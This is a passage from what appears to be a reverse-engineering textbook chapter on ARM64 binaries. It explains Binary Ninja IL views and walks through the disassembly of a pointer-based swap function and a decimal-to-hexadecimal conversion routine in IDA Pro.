Let's look at the main function from Low Level IL. In [Figure 10.5](#) we can see how the level of abstraction has changed. We can still see the level of detail of the assembly code. Each line shows us how the registers change in an easier to read representation, without the instruction mnemonic. It might look confusing at first glance, but notice how each line tells us exactly how the register and memory contents change. For example, line 1 shows us that the `SP` is decremented by `0x20`. Line 2 indicates that the value of register `x29` is saved to the stack at an address of `SP` plus an offset labeled `__saved_x29`, and so on.

pointer

Headers

Type: ELF
Platform: linux-aarch64
Entry Point: 0x660

Imports

Entry	Module	Ordinal	Name
0x10fb8		0	_ITM_deregis...
0x10fc0		0	__cxa_finali...
0x10fc8		0	__gmon_start...
0x10fe0		0	_ITM_registe...
0x11000		0	__cxa_finali...
0x11008		0	__libc_start...
0x11010		0	__gmon_start...
0x11018			abort
0x11020			printf
0x610		0	__cxa_finali...
0x620			libc start...

Exports

Address	Name
0x660	_start
0x764	swap
0x7a4	main
0x7f0	_libc_csu_init
0x870	_libc_csu_fini
0x874	_fini
0x888	_IO_stdin_used
0x11028	_data_start
0x11030	_dso_handle
0x11038	_TMC_END__
0x11038	bss start

Segments

0x0 - 0x9f4	r-x
0x10db8-0x11040	rw-
0x11040-0x11078	---

Sections

.interp	0x238	-	0x253	r-x	PROGBITS	Read-only Data
.note.ABI-tag	0x254	-	0x274	r-x	NOTE	Read-only Data
.note.gnu.build-id	0x274	-	0x298	r-x	NOTE	Read-only Data
.gnu.hash	0x298	-	0x2b4	r-x		Read-only Data
.dynsym	0x2b8	-	0x3a8	r-x	DYNSYM	Read-only Data
.dynstr	0x3a8	-	0x431	r-x	STRTAB	Read-only Data
.gnu.version	0x432	-	0x446	r-x		Read-only Data

Figure 10.4: Triage feature

```
int32_t main(int32_t argc, char** argv, char** envp)      LLIL
```

```
main:  
    sp = sp - 0x20  
    [sp {__saved_x29}].q = x29  
    [sp + 8 {__saved_x30}].q = x30  
    x29 = sp {__saved_x29}  
    w0 = 0x15  
    [sp + 0x1c {a}].d = w0  
    w0 = 0x11  
    [sp + 0x18 {b}].d = w0  
    x1 = sp + 0x18 {b}  
    x0 = sp + 0x1c {a}  
    call(swap)  
    w0 = [sp + 0x1c {a}].d  
    w1 = [sp + 0x18 {b}].d  
    w2 = w1  
    w1 = w0  
    x0 = __elf_header  
    x0 = x0 + 0x890 {"main: a = %d, b = %d\n"}  
    call(sprintf)  
    w0 = 0  
    x29 = [sp {__saved_x29}].q  
    x30 = [sp + 8 {__saved_x30}].q  
    sp = sp + 0x20  
<return> jump(x30)
```

Figure 10.5: Low Level IL

This makes the assembly code much more readable, but what if we don't need to see how each register changes every step of the way?

The Medium-Level IL view in [Figure 10.6](#) shows a more simplified version of the code.

```
int32_t main(int32_t argc, char** argv, char** envp)      MLIL


main:
a = 0x15
b = 0x11
x1 = &b
x0 = &a
swap(x0, x1)
x0_1 = a
x1_1 = b
x2 = zx.q(x1_1)
x1_2 = zx.q(x0_1)
printf("main: a = %d, b = %d\n", x1_2, x2)
x0_2 = 0
return 0
```

Figure 10.6: Medium-Level IL

Notice how the code was reduced to the most important factors. We don't see details such as where the variable values are stored on the stack, but that doesn't always matter for our analysis. With this view,

we can see the values of variables `a` and `b`, and most important, the argument registers `x0` and `x1` are filled with the addresses of `a` and `b`.

If we set the IL one level higher, to the High Level IL, we get a decompiled version of our original source code, as shown in [Figure 10.7](#).



```
int32_t main(int32_t argc, char** argv, char** envp)      HLIL

main:
int32_t a = 0x15
int32_t b = 0x11
swap(&a, &b)
printf("main: a = %d, b = %d\n", zx.q(a), zx.q(b))
return 0
```

[Figure 10.7:](#) High Level IL

The conditional flow of a program can also be simplified into a more readable form. In [Figure 10.8](#) you can see the assembly version of a conditional flow. Using the Medium IL view, the same code was reduced to its core logic and became much more readable, see [Figure 10.9](#).




Figure 10.8: Conditional flow graph view




Figure 10.9: Medium IL graph view

Even though our analysis can be simplified with tools such as Binary Ninja, let's not forget that understanding the details of assembly instructions is still a core skill requirement for any reverse engineer. For this reason, the following sections focus on reverse engineering control flow structures and functions on an assembly level. We will now look at each instruction and gain a better understanding of how pointers work, learn how to analyze the conditional flow of a program, and practice reading assembly by analyzing an algorithm from scratch. The disassembly output used in the figures in this section is derived from the IDA Pro disassembler.

Call-By-Reference Example

When you are learning how to program in C, pointers can be a daunting subject. Whether you are already experienced in C programming or just getting started, looking at pointer operations from an assembly level can help you deepen your understanding of them.

Let's start with an example you will commonly encounter in reverse engineering: call-by-reference. The way this method works is to pass a value by reference, meaning its address, to a function, which dereferences the copied addresses to access the original objects. In other words, instead of passing values to a function, we pass the address of that value.

When we declare variables in the main function and pass their values to another function, that function only takes copies of these values as arguments and cannot modify the original variables.

```
#include <stdio.h>

void swap(int a, int b) {
    int t = a;
    a = b;
    b = t;
    printf("Inside swap: a = %d, b = %d\n", a, b);
    return;
}

int main(void) {

    int a = 21;
    int b = 17;
    printf("Before swap: a = %d, b = %d\n", a, b);
    swap(a, b);
    printf("Outside swap: a = %d, b = %d\n", a, b);
    return 0;
}

Output:
Before swap: a = 21, b = 17
Inside swap: a = 17, b = 21
Outside swap: a = 21, b = 17
```

With the call-by-reference method, we pass object addresses (`&a`, `&b`) as function arguments. The function declares these arguments as pointers to `int` (`int *pa, int *pb`) and dereferences the copied addresses to access the original objects.

In other words, when we pass the address of a variable as a function argument, the operations inside that function are performed on the

values stored at the address of the original variable.

```
#include <stdio.h>

void swap(int *pa, int *pb) {
    int t = *pa;
    *pa = *pb;
    *pb = t;
    return;
}

int main(void) {

    int a = 21;
    int b = 17;

    swap(&a, &b);
    printf("main: a = %d, b = %d\n", a, b);

    return 0;
}

Output:
main: a = 17, b = 21
```

NOTE In C, the reference operator `&` means the “address of,” and the dereference operator `*` means the “value pointed to by.”

Let's start with the main function. First, variables `a` and `b` are initialized with the values 21 and 17, respectively. In assembly, this translates to initializing register `w0` with the value of the variable and storing it at a dedicated stack location. In IDA, the offset of this location has a label dedicated for each variable. In [Figure 10.10](#), these labels are renamed accordingly, for better readability.

```

main:
    var_20 = -0x20
    b = -8
    a = -4

int main(void) {
    STP X29, X30, [SP, #var_20]!
    MOV X29, SP
    int a = 21; →      MOV W0, #0x15
                        STR W0, [SP,#0x20+a]
    int b = 17; →      MOV W0, #0x11
                        STR W0, [SP,#0x20+b]
    ...

```

Figure 10.10: Initialization of variables `a` and `b`

The swap function takes the addresses of variables `a` and `b` as function arguments. This means the argument registers `x0` and `x1` need to be filled with addresses of `a` and `b`, not the values stored at these addresses. In [Figure 10.11](#) you can see that `ADD` instructions are used to fill `x0` and `x1` with the addresses of the variable stack locations.

```

main:
    ...
    MOV W0, #0x15
    STR W0, [SP,#0x20+a]
    MOV W0, #0x11
    STR W0, [SP,#0x20+b]
    ADD X1, SP, #0x20+b
    ADD X0, SP, #0x20+a
    BL swap
int main(void) {
    int a = 21;
    int b = 17;
    swap(&a, &b); →
}

```

Figure 10.11: Argument preparation for the swap function

The parameters of the swap function are declared as pointers to `int`. Since the addresses of `a` and `b` were passed as function arguments, `pa` and `pb` now contain copies of these addresses and refer to the same objects.

In other words, `pa` and `pb` contain the addresses and therefore point to the contents of variables `a` and `b`. This means we can retrieve these contents by dereferencing (*) the pointers `pa` and `pb`.

```

Pa = 0x0000ffffffffff43c
*pa = 21
pb = 0x0000ffffffffff438
*pb = 17
t = 21

[SP,#0x20+pa] = 0x0000ffffffffff43c -> 21
[SP,#0x20+pb] = 0x0000ffffffffff438 -> 17

```

In [Figure 10.12](#) you can see that the addresses passed via argument registers `x0` and `x1` are stored at their dedicated stack locations. The

stack location $[SP, #0x20+pa]$ now contains the address to the contents of variable a , and $[SP, #0x20+pb]$ contains the address to the contents of variable b .




Figure 10.12: Swap function being called and arguments stored at their dedicated stack locations. Variable t initialized.

The first line inside the swap function initializes variable t with the value pointed to by pa . In assembly, the first `LDR` instruction loads the *address* stored at $[SP, #0x20+pa]$ into register $x0$.

```
$x0 : 0x0000ffffffffff43c → 0x00000000000000015
```

The second `LDR` instruction loads the *contents* of that address into $w0$.

```
$x0 : 0x15
```

To initialize variable t with that value, the `STR` instruction stores the previously loaded value to the stack location dedicated for that variable. In [Figure 10.13](#) you can see an abstract illustration of the variable stack locations and their contents.

[SP,#0x20+a] :	0x15	
[SP,#0x20+b] :	0x11	
[SP,#0x20+pa] :	0000ffffffffff43c	-> [a]: 0x15 (21)
[SP,#0x20+pb] :	0000ffffffffff438	-> [b]: 0x11 (17)
[SP,#0x20+t] :	0x15	

Figure 10.13: Variable stack locations

The second line inside the swap function changes the value pointed to by `pa` to the value pointed to by `pb`. Remember, we are dereferencing the pointers to access and modify the value they point to, not the addresses themselves. This means `pa` and `pb` still contain the same address, but the value `pa` points to has changed.

```

Pa = 0x0000ffffffffff43c
*pa = 17
pb = 0x0000ffffffffff438
*pb = 17
t = 21

```

In [Figure 10.14](#) you can see that the program dereferences pointers in two steps. Since the address to the value is stored at `[SP, #0x20+pb]`, it first loads that address into register `x0` and then uses that register as the source address to load the value into register `w1`. The reason why the destination register is `w1` is that the value is stored at the first 32 bits of the stack location. After the first two instructions, registers `x0` and `x1` contain the following values:

```

$x0 : 0x0000ffffffffff438 → 0x0000001500000011
$x1 : 0x11

```

```

void swap(int *pa, int *pb){    swap:
    int t = *pa;
    *pa = *pb;           → LDR X0, [SP,#0x20+pb]
    ...
}

```

... LDR W1, [X0]

LDR X0, [SP,#0x20+pa]
STR W1, [X0]

Figure 10.14: Dereferencing pointers and setting `*pa` value to `*pb` value

To change the value pointed to by `pa`, it first loads the address located at `[SP, #0x20+pa]` into `x0` and then uses it as the destination address to store the `w1` value. After the last two instructions, registers `x0` and `x1` contain the following values:

```

$X0 : 0x0000fffffff43c → 0x0000000000000015
$X1 : 0x11

```

In [Figure 10.15](#) you can see how the contents of the memory locations for these variables have changed. Notice that `pa` and `pb` still contain the same addresses, but the content of variable `a` has changed, and therefore the address of `pa` now points to a different value.

[SP,#0x20+a] :	0x11	
[SP,#0x20+b] :	0x11	
[SP,#0x20+pa] :	0000ffffffffff43c	-> [a]: 0x11 (17)
[SP,#0x20+pb] :	0000ffffffffff438	-> [b]: 0x11 (17)
[SP,#0x20+t] :	0x15	

Figure 10.15: Memory addresses for variable a and b now contain the same value.

The last line in the swap function changes the value pointed to by pb to the value of variable t , which is 21.

```

Pa = 0x39811ff87c
*pa = 17
pb = 0x39811ff878
*pb = 21
t = 21
  
```

In [Figure 10.16](#) you can see that the first `LDR` instruction loads the contents of pb into x_0 . Register x_0 now contains the address pointing to the contents of variable b .

```
$x0 : 0x0000ffffffffff438 → 0x0000001100000011
```

```

void swap(int *pa, int *pb){    swap:
    int t = *pa;
    *pa = *pb;
    *pb = t;           → LDR X0, [SP,#0x20+pb]
}                                LDR W1, [SP,#0x20+t]
                                STR W1, [X0]
                                NOP

```

Figure 10.16: Set the value pointed to by pb to the value of t.

The second `LDR` instruction loads the first 32 bits from the stack location of variable `t` into register `W1`, followed by a `STR` instruction that stores value `W1` to the address of `X0`. After the execution of these three instructions, registers `X0` and `X1` contain the following values:

```

$X0 : 0x0000ffffffffff438 → 0x0000001100000011
$X1 : 0x15

```

In [Figure 10.17](#) you can see how the contents of the variable locations have changed.

[SP,#0x20+a] :	0x11	
[SP,#0x20+b] :	0x15	
[SP,#0x20+pa] :	0000ffffffffffff43c	-> [a]: 0x11 (17)
[SP,#0x20+pb] :	0000ffffffffffff438	-> [b]: 0x15 (21)
[SP,#0x20+t] :	0x15	

Figure 10.17: Changes to contents of the variable locations

The program eventually returns to the main function and is instructed to print variables `a` and `b`. In [Figure 10.18](#) you can see that the first argument register `x0` is set to the location of the print string, and the other two argument registers are filled with the contents stored at the stack locations of variables `a` and `b`.

```
int main(void) {  
    ...  
    swap(&a, &b);  
    printf("main: a = %d, b = %d\n", a, b);  
    return 0;  
}
```

```
main:  
    ...  
    BL    swap  
    LDR  W0, [SP,#0x20+a]  
    LDR  W1, [sp,#0x20+b]  
    MOV  W2, W1  
    MOV  W1, W0  
    ADRL X0, aMainADBD  
    BL    .printf
```

Figure 10.18: Argument preparation for the `printf` call

Since we passed copies of the variable addresses instead of their values to the `swap` function, the `swap` operations were performed on the original values. After calling the `printf` function, the following string is printed to the screen:

```
main: a = 17, b = 21
```

If we had passed `a` and `b` as normal integer values to a swap function that works with integers instead of pointers, the values would not have changed in the context of the main function.

Control Flow Analysis

To give you an idea of how to analyze and understand control flow structures in disassembly, let's reverse a small program that contains a `while` loop, `if` and `else` statements, and a `for` loop. The program⁷ we are about to reverse is an algorithm that converts a decimal number into its hexadecimal representation.

```
#include <stdio.h>
void decimal2Hexadecimal(long num);

int main()
{
    long decimalnum;

    printf("Enter decimal number: ");
    scanf("%d", &decimalnum);

    decimal2Hexadecimal(decimalnum);

    return 0;
}
void decimal2Hexadecimal(long num)
{
    long decimalnum = num;
    long quotient, remainder;
    int I, j = 0;
    char hexadecimalnum[100];

    quotient = decimalnum;

    while (quotient != 0)
    {
        remainder = quotient % 16;
        if (remainder < 10)
            hexadecimalnum[j++] = 48 + remainder;
```

```
        else
            hexadecimalnum[j++] = 55 + remainder;

        quotient = quotient / 16;
    }

    // print the hexadecimal number

    for (i = j; i >= 0; i--)
    {
        printf("%c", hexadecimalnum[i]);
    }

    printf("\n");
}
```

Main Function

For this example, we will use disassembly output of IDA Pro for our static analysis. As you can see in [Figure 10.19](#), the main function prints the string “Enter decimal number:” to the screen and takes the user input via the long int specifier (%ld) using scanf. This input is then passed to the decimal2Hexadecimal function.

```
; Attributes: bp-based frame fpd=0x20

; int __cdecl main(int argc, const char **argv, const char **envp)
EXPORT main
main

var_20= -0x20
var_8= -8

; __ unwind {
STP      X29, X30, [SP,#var_20]!
MOV      X29, SP
ADRL    X0, aEnterDecimalNu ; "Enter decimal number: "
BL       .printf
ADD      X0, SP, #0x20+var_8
MOV      X1, X0
ADRL    X0, aLd ; "%ld"
BL       __isoc99_scanf
LDR      X0, [SP,#0x20+var_8]
BL       decimal2Hexadecimal
MOV      W0, #0
LDP      X29, X30, [SP+0x20+var_20],#0x20
RET
; } // starts at 7F4
; End of function main
```

Figure 10.19: Disassembly output of the Main function

Before reaching the `printf` call, the `ADRL` instruction fills register `x0` with the address of the first string labeled `aEnterDecimalNu` and passes it to the `printf` function as an argument.

For the `scanf` function, the program sets up two arguments: the address of the `%ld` string in `x0` and the memory location where the input should be stored. To achieve this, the `ADD` instruction sets `x0` to the address of `SP` plus the offset (`#0x20+var_8`) to the location it intends to store the input. Since this should be the second argument, the `MOV` instruction copies the value of `x0` to register `x1` before the `ADRL` instruction fills `x0` with the address of the `%ld` string.

After the `scanf` call, the `LDR` instruction loads the value (user input) that was stored on the stack into `x0`, which is then passed as an argument to the `decimal2Hexadecimal` function call.

Subroutine

At the beginning of the `decimal2Hexadecimal` function we can see that IDA has assigned labels to various offsets. These offsets are used to locate the position of the function variables relative to the stack pointer (`SP`).

In [Figure 10.20](#), you can see that I have already renamed the default labels to match the function variable names. Renaming variables is something you do during your analysis as you figure out their purpose step-by-step. For better readability, we will stick with the renamed version.

Before

```
; Attributes: bp-based frame fpd=0xB0

; _int64 __fastcall decimal2Hexadecimal(_int64 num)
EXPORT decimal2Hexadecimal
decimal2Hexadecimal

var_B0= -0xB0
var_98= -0x98
var_88= -0x88
var_20= -0x20
var_18= -0x18
var_10= -0x10
var_C= -0xC
var_8= -8
```

After


```
; Attributes: bp-based frame fpd=0xB0

; _int64 __fastcall decimal2Hexadecimal(_int64 num)
EXPORT decimal2Hexadecimal
decimal2Hexadecimal

var_B0= -0xB0
num= -0x98
hexadecimalnum= -0x88
remainder= -0x20
decimalnum= -0x18
j= -0x10
i= -0xC
quotient= -8
```

Figure 10.20: Renaming local variables in IDA Pro

If we calculate the distance of these values, we can get an idea of what the stack will look like and where each variable will be placed on the stack. [Figure 10.21](#) illustrates the stack layout of the positions and sizes of these variables.



- (1) 24 bytes for preserving registers (e.g. X29, X30)
- (2) 16 bytes for decimal user input, only 8 bytes used (long num)
- (3) 104 bytes for array (hexadecimalnum[100])
- (4) 8 bytes for remainder (long)
- (5) 8 bytes for decimalnum (long)
- (6) 4 bytes for j (int) and 4 bytes for i (int)
- (7) 8 bytes for quotient (long)

Figure 10.21: Stack layout

Let's start analyzing the `decimal2Hexadecimal` function. As you can see in [Figure 10.22](#), the first `STR` instruction stores the argument passed to this function by the caller (main) to a dedicated stack location. We can safely assume that this is the decimal number to be converted (`num`). The second `STR` instruction stores the same value to the stack location of `decimalnum`, because these variables are initialized with the same value. Then, the `WZR` register is used to store 4 bytes of zeros at the position of `j`. The `i` variable will be set later. Finally, the value of `decimalnum` is first loaded into `X0` and then stored at the position of the quotient variable, since `quotient = decimalnum`.

